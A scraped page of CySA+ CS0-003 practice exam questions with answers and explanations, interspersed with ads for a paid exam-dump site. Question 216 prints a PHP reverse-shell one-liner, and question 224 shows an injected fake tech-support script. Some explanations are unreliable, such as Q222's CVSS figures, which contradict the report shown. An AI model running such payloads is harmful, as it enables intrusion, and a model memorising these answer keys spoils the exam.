Which of the following would a security analyst most likely use to compare TTPs between different known adversaries of an organization?

Freecram.net

A. MITRE ATT&CK
B. Cyber Kill Cham
C. OWASP
D. STIX/TAXII
Answer: (SHOW ANSWER)
MITRE ATT&CK is a framework and knowledge base that describes the tactics, techniques, and procedures (TTPs) used by various adversaries in cyberattacks. MITRE ATT&CK can help security analysts compare TTPs between different known adversaries of an organization, as well as identify patterns, gaps, or trends in adversary behavior. MITRE ATT&CK can also help security analysts improve threat detection, analysis, and response capabilities, as well as share threat intelligence with other organizations or communities.

NEW QUESTION: 201
An employee is no longer able to log in to an account after updating a browser. The employee usually has several tabs open in the browser. Which of the following attacks was most likely performed?
A. RFI
B. LFI
C. CSRF
D. XSS
Answer: (SHOW ANSWER)
CSRF is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. An attacker may trick the user into clicking a malicious link or submitting a forged form that performs an action on the user's behalf, such as changing their password or transferring funds. If the user has several tabs open in the browser, they may not notice the CSRF request or the resulting change in their account. Updating the browser may have cleared the user's cache or cookies, preventing them from logging in to their account after the CSRF attack.

NEW QUESTION: 202
An organization enabled a SIEM rule to send an alert to a security analyst distribution list when ten failed logins occur within one minute. However, the control was unable to detect an attack with nine failed logins. Which of the following best represents what occurred?
A. False positive
B. True negative
C. False negative
D. True positive
Answer: (SHOW ANSWER)
A false negative is a situation where an attack or a threat is not detected by a security control, even though it should have been. In this case, the SIEM rule was unable to detect an attack with nine failed logins, which is below the threshold of ten failed logins that triggers an alert. This means that the SIEM rule missed a potential attack and failed to alert the security analysts, resulting in a false negative.

NEW QUESTION: 203
A security analyst discovers that, over three months, an attacker has slowly created multiple accounts on a web server while avoiding detection. Which of the following best describes this threat actor?
A. Script kiddie threat actor
B. Advanced persistent threat actor
C. Insider threat actor
D. Hacktivist threat actor
Answer: (SHOW ANSWER)
An advanced persistent threat actor operates slowly, quietly, and strategically over long periods to avoid detection while gaining and maintaining access. The gradual creation of multiple accounts over

several months aligns with this behavior.

NEW QUESTION: 204
A Chief Finance Officer receives an email from someone who is possibly impersonating the company's Chief Executive Officer and requesting a financial operation. Which of the following should an analyst use to verify whether the email is an impersonation attempt?
A. SMTP
B. PKI
C. DKIM
D. MFA
Answer: (SHOW ANSWER)

NEW QUESTION: 205
An analyst wants to detect outdated software packages on a server. Which of the following methodologies will achieve this objective?
A. Data loss prevention
B. Configuration management
C. Common vulnerabilities and exposures
D. Credentialed scanning
Answer: (SHOW ANSWER)
Credentialed scanning uses valid system credentials to access and inspect software versions installed on a server, allowing accurate detection of outdated or vulnerable packages.

NEW QUESTION: 206
A security analyst runs the following command:

```
# nmap -T4 -F 192.168.30.30
Starting nmap 7.6
Host is up (0.13s latency)
PORT    STATE   SERVICE
23/tcp  open    telnet
443/tcp open    https
636/tcp open    ldaps
```

freecram.net

Which of the following should the analyst recommend first to harden the system?
A. Disable all protocols that do not use encryption.
B. Configure client certificates for domain services.
C. Ensure that this system is behind a NGFW.
D. Deploy a publicly trusted root CA for secure websites.
Answer: A (LEAVE A REPLY)
The nmap scan results show that Telnet (port 23) is open. Telnet transmits data, including credentials, in plaintext, which is insecure and should be disabled to enhance security.
Disabling unencrypted protocols (such as Telnet) reduces exposure to man-in-the-middle (MITM) attacks and credential sniffing. Telnet should be replaced with a secure protocol like SSH, which provides encryption for transmitted data.

NEW QUESTION: 207

Which of the following most accurately describes the Cyber Kill Chain methodology?
A. It is used to correlate events to ascertain the TTPs of an attacker.
B. It is used to ascertain lateral movements of an attacker, enabling the process to be stopped.
C. It provides a clear model of how an attacker generally operates during an intrusion and the actions to take at each stage
D. It outlines a clear path for determining the relationships between the attacker, the technology used, and the target
Answer: C (LEAVE A REPLY)
The Cyber Kill Chain methodology provides a clear model of how an attacker generally operates during an intrusion and the actions to take at each stage. It is divided into seven stages: reconnaissance, weaponization, delivery, exploitation, installation, command and control, and actions on objectives. It helps network defenders understand and prevent cyberattacks by identifying the attacker's objectives and tactics.

NEW QUESTION: 208
Which of the following is a benefit of the Diamond Model of Intrusion Analysis?
A. It provides analytical pivoting and identifies knowledge gaps.
B. It guarantees that the discovered vulnerability will not be exploited again in the future.
C. It provides concise evidence that can be used in court
D. It allows for proactive detection and analysis of attack events
Answer: (SHOW ANSWER)
The Diamond Model of Intrusion Analysis is a framework that helps analysts to understand the relationships between the adversary, the victim, the infrastructure, and the capability involved in an attack. It also enables analytical pivoting, which is the process of moving from one piece of information to another related one, and identifies knowledge gaps that need further investigation.

NEW QUESTION: 209
A security analyst is conducting a vulnerability assessment of a company's online store. The analyst discovers a critical vulnerability in the payment processing system that could be exploited, allowing attackers to steal customer payment information. Which of the following should the analyst do next?
A. Leave the vulnerability unpatched until the next scheduled maintenance window to avoid potential disruption to business.
B. Perform a risk assessment to evaluate the potential impact of the vulnerability and determine whether additional security measures are needed.
C. Ignore the vulnerability since the company recently passed a payment system compliance audit.
D. Patch the vulnerability as soon as possible to ensure customer payment information is secure.
Answer: (SHOW ANSWER)
Discovering a critical vulnerability in the payment processing system poses an immediate risk to customer payment information. Promptly patching such vulnerabilities is essential to protect sensitive data and maintain trust. Delaying remediation, even until the next maintenance window, leaves the system exposed to potential exploits.

NEW QUESTION: 210
During a security incident at a healthcare facility, an unauthorized user downloads multiple patients' PHI records. Which of the following is the best reason for the healthcare facility to communicate with the affected patients regarding the incident?
Freecram.net
A. To meet regulatory requirements
B. To appease the stakeholders
C. To avoid legal liability
D. To get support from law enforcement
Answer: (SHOW ANSWER)
Healthcare organizations are subject to regulatory requirements regarding the protection and disclosure of Protected Health Information (PHI). When a breach involving PHI occurs, regulations such as HIPAA require affected individuals to be notified so they can take appropriate actions to protect themselves and remain informed about the exposure of their personal information.

NEW QUESTION: 211
Which of the following documents sets requirements and metrics for a third-party response during an event?
A. BIA
B. DRP
C. SLA
D. MOU
Answer: (SHOW ANSWER)
A Service Level Agreement (SLA) defines the expectations, requirements, and metrics for third- party services, including response times and responsibilities during an event.
SLAs set clear expectations for third-party services, including response times, performance metrics, and specific requirements during incidents. SLAs ensure accountability for external providers during critical events.

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here: https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/ (**490** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 212
The Chief Information Security Officer for an organization recently received approval to install a new EDR solution. Following the installation, the number of alerts that require remediation by an analyst has tripled. Which of the following should the organization utilize to best centralize the workload for the internal security team? (Choose two.)
A. SOAR
B. SIEM
C. MSP
D. NGFW
E. XDR
F. DLP
Answer: A,B (LEAVE A REPLY)
SOAR (Security Orchestration, Automation and Response) and SIEM (Security Information and Event Management) are solutions that can help centralize the workload for the internal security team by collecting, correlating, and analyzing alerts from different sources, such as EDR. SOAR can also automate and streamline incident response workflows, while SIEM can provide dashboards and reports for security monitoring and compliance.

NEW QUESTION: 213
A high volume of failed RDP authentication attempts was logged on a critical server within a one- hour period. All of the attempts originated from the same remote IP address and made use of a single valid domain user account. Which of the following would be the most effective mitigating control to reduce the rate of success of this brute-force attack?
A. Enabling a user account lockout after a limited number of failed attempts
B. Installing a third-party remote access tool and disabling RDP on all devices
C. Implementing a firewall block for the remote system's IP address
D. Increasing the verbosity of log-on event auditing on all devices
Answer: (SHOW ANSWER)
Enabling a user account lockout policy is a security measure that can effectively mitigate brute- force attacks. After a predetermined number of consecutive failed login attempts, the account will be locked,

preventing the attacker from continuing to try different password combinations. This control directly addresses the issue of multiple failed attempts from the same IP address using a single user account, making it the most effective among the options provided.

NEW QUESTION: 214

Given the following report:

Vulnerability	CVSS score	Attack vector	Privileges required	User interaction	Exploit available	Asset value
SQL injection in the financial processing module	8.7	Network	None	None	Yes	Critical
Remote code execution via file upload	9.1	Network	Low	Required	No	Critical
Information disclosure	7.6	Network	None	None	Yes	High
Privilege escalation in OS kernel	8.0	Local	Low	None	Yes	High

freecram.net

Which of the following vulnerabilities should be prioritized for immediate remediation?

A. SQL injection in the financial processing module

B. Remote code execution via file upload

C. Privilege escalation in OS kernel

D. Information disclosure

Answer: (SHOW ANSWER)

The SQL injection vulnerability should be remediated first because it affects a critical financial processing module, is exploitable over the network, requires no privileges, requires no user interaction, and has a known exploit available. Although the remote code execution vulnerability has a slightly higher CVSS score, it requires privileges and user interaction and does not have a known exploit available. Considering exploitability, business context, and asset criticality, the SQL injection vulnerability presents the highest immediate risk.

NEW QUESTION: 215

An analyst recommends that an EDR agent collect the source IP address, make a connection to the firewall, and create a policy to block the malicious source IP address across the entire network automatically. Which of the following is the best option to help the analyst implement this recommendation?

A. SOAR

B. SIEM

C. SLA

D. IoC

Answer: (SHOW ANSWER)

SOAR (Security Orchestration, Automation, and Response) is the best option to help the analyst implement the recommendation, as it reflects the software solution that enables security teams to integrate and coordinate separate tools into streamlined threat response workflows and automate repetitive tasks. SOAR is a term coined by Gartner in 2015 to describe a technology that combines the functions of security incident response platforms, security orchestration and automation platforms, and threat intelligence platforms in one offering. SOAR solutions help security teams to collect inputs from various sources, such as EDR agents, firewalls, or SIEM systems, and perform analysis and triage using a combination of human and machine power.

SOAR solutions also allow security teams to define and execute incident response procedures in a digital workflow format, using automation to perform low-level tasks or actions, such as blocking an IP address or quarantining a device. SOAR solutions can help security teams to improve efficiency, consistency, and scalability of their operations, as well as reduce mean time to detect (MTTD) and mean time to respond (MTTR) to threats. The other options are not as suitable as SOAR, as they do not match the description or purpose of the recommendation. SIEM (Security Information and Event Management) is

a software solution that collects and analyzes data from various sources, such as logs, events, or alerts, and provides security monitoring, threat detection, and incident response capabilities. SIEM solutions can help security teams to gain visibility, correlation, and context of their security data, but they do not provide automation or orchestration features like SOAR solutions. SLA (Service Level Agreement) is a document that defines the expectations and responsibilities between a service provider and a customer, such as the quality, availability, or performance of the service. SLAs can help to manage customer expectations, formalize communication, and improve productivity and relationships, but they do not help to implement technical recommendations like SOAR solutions. IoC (Indicator of Compromise) is a piece of data or evidence that suggests a system or network has been compromised by a threat actor, such as an IP address, a file hash, or a registry key. IoCs can help to identify and analyze malicious activities or incidents, but they do not help to implement response actions like SOAR solutions.

NEW QUESTION: 216
While reviewing web server logs, a security analyst discovers the following suspicious line:
php -r '$socket=fsockopen("10.0.0.1", 1234); passthru ("/bin/sh -i
<&3 >&3 2>&3");'
Which of the following is being attempted?
A. Remote file inclusion
B. Command injection
C. Server-side request forgery
D. Reverse shell
Answer: (SHOW ANSWER)
It's a reverse shell because:
- fsockopen is used to open a connection
- /bin/sh -i
- redirection of input and output via '<&3 >&3 2>&3'

NEW QUESTION: 217
The architecture team has been given a mandate to reduce the triage time of phishing incidents by 20%. Which of the following solutions will most likely help with this effort?
A. Integrate a SOAR platform.
B. Increase the budget to the security awareness program.
C. Implement an EDR tool.
D. Install a button in the mail clients to report phishing.
Answer: (SHOW ANSWER)
SOAR (Security Orchestration, Automation, and Response) platforms help automate and orchestrate incident response tasks, including phishing triage.
SOAR reduces triage time by automatically:
Parsing phishing emails (checking headers, links, attachments).
Running automated playbooks to check for known malicious indicators.
Escalating real threats while dismissing false positives.

NEW QUESTION: 218
An analyst receives threat intelligence regarding potential attacks from an actor with seemingly unlimited time and resources. Which of the following best describes the threat actor attributed to the malicious activity?
A. Nation-state
B. Ransomware group
C. Organized crime

D. Insider threat

Answer: A (LEAVE A REPLY)

NEW QUESTION: 219

A systems administrator is concerned after reviewing the results of a vulnerability scan:

Application	Location	Severity	Patch availability
App-01	Production	High	Available
App-saas-01	Perimeter network	High	Not available
db-saas-01	Production	Critical	Available
db-01	Production	Medium	Available

freecram.net

Which of the following mitigation strategies best addresses the risk?

A. Create an exception.

B. Wait for a patch release.

C. Apply compensating controls.

D. Disable the affected application.

Answer: (SHOW ANSWER)

Compensating controls reduce risk when a vulnerability cannot be immediately remediated, such as when a patch is unavailable or cannot be applied, by implementing alternative safeguards to mitigate exposure.

NEW QUESTION: 220

```
1032 3.657865700 10.203.10.17 10.203.10.23 TCP 74
33202 → 22 [SYN] Seq=0 Win=32120 Len=0 MSS=1460
SACK_PERM TSval=4004529128 TSecr=0 WS=128
```

```
1035 3.658711000 10.203.10.23 10.203.10.17 TCP 74 22
→ 33202 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0
MSS=1410 SACK_PERM TSval=4018125351 TSecr=4004529128
WS=128
```

```
1036 3.658749800 10.203.10.17 10.203.10.23 TCP 66
33202 → 22 [ACK] Seq=1 Ack=1 Win=32128 Len=0
TSval=4004529129 TSecr=4018125351
```

```
1037 3.658868800 10.203.10.17 10.203.10.23 TCP 66
33202 → 22 [RST, ACK] Seq=1 Ack=1 Win=32128 Len=0
TSval=4004529129 TSecr=4018125351
```

freecram.net

Which of the following has occurred?

A. sslscanreconnaissance

B. A password stuffing attack

C. An Nmap scan

D. An ncreverse shell
Answer: C (LEAVE A REPLY)
The packet capture shows a TCP three-way handshake (SYN, SYN-ACK, ACK) followed immediately by a RST, ACK, which is characteristic of Nmap's TCP connect scan. This scan type completes the handshake to identify open ports, then quickly resets the connection. The absence of data transfer after the handshake indicates reconnaissance rather than a shell or credential attack.

NEW QUESTION: 221
Which of the following statements best describes the MITRE ATT&CK framework?
A. It tracks and understands threats and is an open-source project that evolves.
B. It provides threat intelligence sharing and development of action and mitigation strategies.
C. It provides a comprehensive method to test the security of applications.
D. It breaks down intrusions into a clearly defined sequence of phases.
E. It helps identify and stop enemy activity by highlighting the areas where an attacker functions.
Answer: (SHOW ANSWER)

NEW QUESTION: 222
An analyst is evaluating the following vulnerability report:

```
Vulnerability:
        Vulnerability Name: Remote Code Execution
        Group: Information Disclosure
        OWASP: A9 Using Components with Known Vulnerabilities

Metrics:
        CVE Dictionary Entry: CVE-2022-9999
        Base Score: 9.3
        CVSS:3.1 /AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

Profile:
        Authentication: Not used
        Times detected: View history
        Aggressiveness: High

Payloads:
        Click here for Request Payload
        Click here for Response Payload
```

freecram.net

Which of the following vulnerability report sections provides information about the level of impact on data confidentiality if a successful exploitation occurs?
A. Payloads
B. Metrics
C. Vulnerability
D. Profile
Answer: (SHOW ANSWER)
The Metrics section of the vulnerability report provides information about the level of impact on data confidentiality if a successful exploitation occurs. The Metrics section contains the CVE dictionary entry

and the CVSS base score of the vulnerability. CVE stands for Common Vulnerabilities and Exposures and it is a standardized system for identifying and naming vulnerabilities. CVSS stands for Common Vulnerability Scoring System and it is a standardized system for measuring and rating the severity of vulnerabilities. The CVSS base score is a numerical value between 0 and 10 that reflects the intrinsic characteristics of a vulnerability, such as its exploitability, impact, and scope. The CVSS base score is composed of three metric groups: Base, Temporal, and Environmental. The Base metric group captures the characteristics of a vulnerability that are constant over time and across user environments. The Base metric group consists of six metrics: Attack Vector, Attack Complexity, Privileges Required, User Interaction, Scope, and Impact. The Impact metric measures the effect of a vulnerability on the confidentiality, integrity, and availability of the affected resources. In this case, the CVSS base score of the vulnerability is 9.8, which indicates a critical severity level. The Impact metric of the CVSS base score is 6.0, which indicates a high impact on confidentiality, integrity, and availability. Therefore, the Metrics section provides information about the level of impact on data confidentiality if a successful exploitation occurs.

NEW QUESTION: 223
A security analyst is scanning an ICS host (192.168.1.5) in an industrial plant for insecure ports while minimizing the impact to uptime or performance. Which of following commands should the analyst use to perform the task?
A. nmap 192.168.1.5 -T1 -P 21
B. nmap 192.168.1.5 -T2 -P 3389
C. nmap 192.168.1.5 -T3 -P 22
D. nmap 192.168.1.5 -T5 -P 80
Answer: (SHOW ANSWER)
Industrial control systems require minimal impact scanning, so a very slow and cautious timing template is appropriate to avoid disrupting operations. Using a low timing setting reduces packet rate and network load, making it suitable for sensitive environments while still allowing port assessment.

NEW QUESTION: 224
The SOC receives a number of complaints regarding a recent uptick in desktop error messages that are associated with workstation access to an internal web application. An analyst, identifying a recently modified XML file on the web server, retrieves a copy of this file for review, which contains the following code:

```
<?xml version="1.0" encoding="UTF-8"?>
<?xml-stylesheet type="text/xsl" href="default.xls"?>
<intro>
       <firstintro>
        <name>Welcome</name>
        <description>
        Welcome &lt;script type="text/javascript">alert("Your system     is infected. Contact a service technician at
gethelp.now.xyz")&lt;/script>, to our internal employee training  catalog. From this      page, you can access essential training
regarding the handling of PHI  Patient Health Information must be        safeguarded from unauthorized access.
        </description>
```

Which of the following XML schema constraints would stop these desktop error messages from appearing?
A.

```
<xs:element name-"firstintro">
    <xs: simpleType>
     <xs:restriction base-"xs:token">
        <xs:pattern value="[0-9]{3}-[0-9]{2}-[0-9]{4}"/>
     </xs:restriction>
    </xs:simpleType>
</xs:element>
```

B.

```
<xs:element name="firstintro">
     <xs: simpleType>
     <xs:restriction base="xs:positiveInteger"/>
        <xs:pattern value="[0-9]"/>
     </xs:restriction>
    </xs:simpleType>
</xs:element>
```

C.
```
<xs:element name="firstintro">
    <xs: simpleType>
      <xs:restriction base="xs:string">
            <xs:pattern value ="[a-zA-Z 0-9]*"/>
     </xs:restriction>
    </xs:simpleType>
</xs:element>
```

D.
```
<xs:element name="firstintro">
    <xs:simpleType>
      <xs:restriction base="xs:string">
          <xs:pattern value ="[0-9]*"/>
      </xs:restriction>
    </xs:simpleType>
</xs:element>
```

Answer: C (LEAVE A REPLY)

NEW QUESTION: 225

A SOC receives several alerts indicating user accounts are connecting to the company's identity provider through non-secure communications. User credentials for accessing sensitive, business- critical systems could be exposed. Which of the following logs should the SOC use when determining malicious intent?

A. DNS

B. tcpdump

C. Directory

D. IDS

Answer: D (LEAVE A REPLY)

Intrusion Detection Systems (IDS) logs provide visibility into network traffic patterns and can help detect insecure or unusual connections. These logs will show if non-secure protocols are used, potentially revealing exposed credentials.

NEW QUESTION: 226

Based on recent alerts, a security analyst thinks a web application server was compromised. The analyst reviews the following server output:

```
09:59:57 up 1:19, 4 users, load average: 2.01, 0.75, 0.27
USER       TTY      FROM           LOGIN@   IDLE   JCPU     PCPU     WHAT
comptias   -        0.0.0.0        09:28    29:28  0.00s    0.03s    gdm-session-worker
www        tty2     89.123.222.5   03:28    25:28  0.00s    0.03s    /var/www/apache2
gdm        tty1     -              08:38    1:19   5.80s    0.09s    /usr/bin/gjs
comptia2   -        0.0.0.0        09:25    39:09  0.05s    0.09s    gdm-session-worker
```

Which of the following best describes what has occurred?

A. An initiated unauthorized session

B. Too many users logged in at the same time

C. High resource consumption

D. Abnormal idle times for each user

Answer: (SHOW ANSWER)

The output shows an active session for the user "www" connected from the external IP address 89.123.222.5 and running the Apache web directory process. Web server service accounts typically should not have interactive login sessions from external IP addresses. This indicates that an attacker likely

initiated a remote session using the web service account, suggesting an unauthorized session on the server.

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here: https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/ (**490** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 227
As part of an incident investigation, an analyst creates a detailed document that describes all activities, timelines, root causes, and mitigation actions. Which of the following reports is the analyst creating?
A. Lessons learned
B. Business impact analysis
C. Tabletop exercise
D. Change control
Answer: (SHOW ANSWER)
A lessons learned report is created after an incident to document activities, timelines, root causes, and mitigation efforts. It helps improve future response efforts and prevent recurrence.

NEW QUESTION: 228
A security analyst has prepared a vulnerability scan that contains all of the company's functional subnets. During the initial scan users reported that network printers began to print pages that contained unreadable text and icons. Which of the following should the analyst do to ensure this behavior does not occur during subsequent vulnerability scans?
A. Perform non-credentialed scans
B. Ignore embedded web server ports
C. Create a tailored scan for the printer subnet
D. Increase the threshold length of the scan timeout
Answer: (SHOW ANSWER)
The best way to prevent network printers from printing pages during a vulnerability scan is to create a tailored scan for the printer subnet that excludes the ports and services that trigger the printing behavior. The other options are not effective for this purpose: performing non- credentialed scans may not reduce the impact on the printers; ignoring embedded web server ports may not cover all the possible ports that cause printing; increasing the threshold length of the scan timeout may not prevent the printing from occurring.

NEW QUESTION: 229
An analyst is trying to capture anomalous traffic from a compromised host. Which of the following are the best tools for achieving this objective? (Choose two.)
A. tcpdump
B. SIEM
C. Vulnerability scanner
D. Wireshark
E. Nmap
F. SOAR
Answer: (SHOW ANSWER)
To capture and analyze network traffic, the two best tools are:
tcpdump - A command-line packet capture tool used for network traffic analysis.
Wireshark - A GUI-based network packet analysis tool that provides deep inspection capabilities.

NEW QUESTION: 230

Which of the following BEST explains the function of a managerial control?

A. To help design and implement the security planning, program development, and maintenance of the security life cycle

B. To guide the development of training, education, security awareness programs, and system maintenance

C. To create data classification, risk assessments, security control reviews, and contingency planning

D. To ensure tactical design, selection of technology to protect data, logical access reviews, and the implementation of audit trails

Answer: (SHOW ANSWER)

Managerial controls are procedural mechanisms that focus on the mechanics of the risk management process. Examples of administrative controls include periodic risk assessments, security planning exercises, and the incorporation of security into the organization's change management, service acquisition, and project management practices.

NEW QUESTION: 231

A company is concerned with finding sensitive file storage locations that are open to the public.
The current internal cloud network is flat. Which of the following is the best solution to secure the network?

A. Implement segmentation with ACLs.

B. Configure logging and monitoring to the SIEM.

C. Deploy MFA to cloud storage locations.

D. Roll out an IDS.

Answer: (SHOW ANSWER)

Implementing segmentation with ACLs is the best solution to secure the network. Segmentation is the process of dividing a network into smaller subnetworks, or segments, based on criteria such as function, location, or security level. Segmentation can help improve the network performance, scalability, and manageability, as well as enhance the network security by isolating the sensitive or critical data and systems from the rest of the network. ACLs are Access Control Lists, which are rules or policies that specify which users, devices, or applications can access a network segment or resource, and which actions they can perform. ACLs can help enforce the principle of least privilege, and prevent unauthorized or malicious access to the network segments or resources.

NEW QUESTION: 232

The security operations team is required to consolidate several threat intelligence feeds due to redundant tools and portals. Which of the following will best achieve the goal and maximize results?

A. Single pane of glass

B. Single sign-on

C. Data enrichment

D. Deduplication

Answer: (SHOW ANSWER)

A single pane of glass (SPOG) is a security solution that aggregates data from multiple sources into a single view. This allows security analysts to have a holistic view of their security posture and to quickly identify and respond to threats.
In this case, a SPOG can be used to consolidate several threat intelligence feeds into a single view. This would allow the security operations team to have a single place to view all of their threat intelligence data, which would help them to identify and respond to threats more quickly and efficiently.

NEW QUESTION: 233

A company uses an FTP server to support its critical business functions. The FTP server is configured as follows:
- The FTP service is running with the data directory configured in /opt/ftp/data.
- The FTP server hosts employees' home directories in /home.
- Employees may store sensitive information in their home directories.
An IoC revealed that an FTP directory traversal attack resulted in sensitive data loss.

Which of the following should a server administrator implement to reduce the risk of current and future directory traversal attacks targeted at the FTP server?

A. Implement file-level encryption of sensitive files

B. Reconfigure the FTP server to support FTPS

C. Run the FTP server n a chroot environment

D. Upgrade the FTP server to the latest version

Answer: (SHOW ANSWER)

Place local users in a chroot jail based on their home directory.

NEW QUESTION: 234

Which of the following is the term for a predefined set of automated actions that incident responders and SOC analysts can use to enhance operations?

A. Threat modeling

B. Detection set

C. CVSS

D. Playbooks

Answer: (SHOW ANSWER)

Playbooks define predefined, often automated, response actions that incident responders and SOC analysts follow to standardize and enhance security operations.

NEW QUESTION: 235

A Chief Information Security Officer wants to map all of the attack vectors that the company faces each day. Which of the following recommendations should the company align its security controls around?

A. OSSTMM

B. Diamond Model of Intrusion Analysis

C. OWASP

D. MITRE ATT&CK

Answer: (SHOW ANSWER)

MITRE ATT&CK is a comprehensive framework that maps adversary behaviors, tactics, and techniques across the lifecycle of an attack. Organizations use it to identify potential attack vectors and align defensive controls to detect, prevent, and respond to those techniques. This makes it well suited for mapping the threats an organization faces and structuring security controls accordingly.

NEW QUESTION: 236

A manufacturing company's assembly line machinery only functions on an end- of-life OS.

Consequently, no patches exist for several highly exploitable OS vulnerabilities. Which of the following is the best mitigating control to reduce the risk of these current conditions?

A. Enforce strict network segmentation to isolate vulnerable systems from the production network.

B. Perform penetration testing to verify the exploitability of these vulnerabilities.

C. Increase the system resources for vulnerable devices to prevent denial of service.

D. Develop in-house patches to address these vulnerabilities.

Answer: (SHOW ANSWER)

NEW QUESTION: 237

A recent audit of the vulnerability management program outlined the finding for increased awareness of secure coding practices. Which of the following would be best to address the finding?

A. Establish quarterly SDLC training on the top vulnerabilities for developers

B. Conduct a yearly inspection of the code repositories and provide the report to management.


C. Deploy more vulnerability scanners for increased coverage

D. Hire an external penetration test of the network
Answer: (SHOW ANSWER)

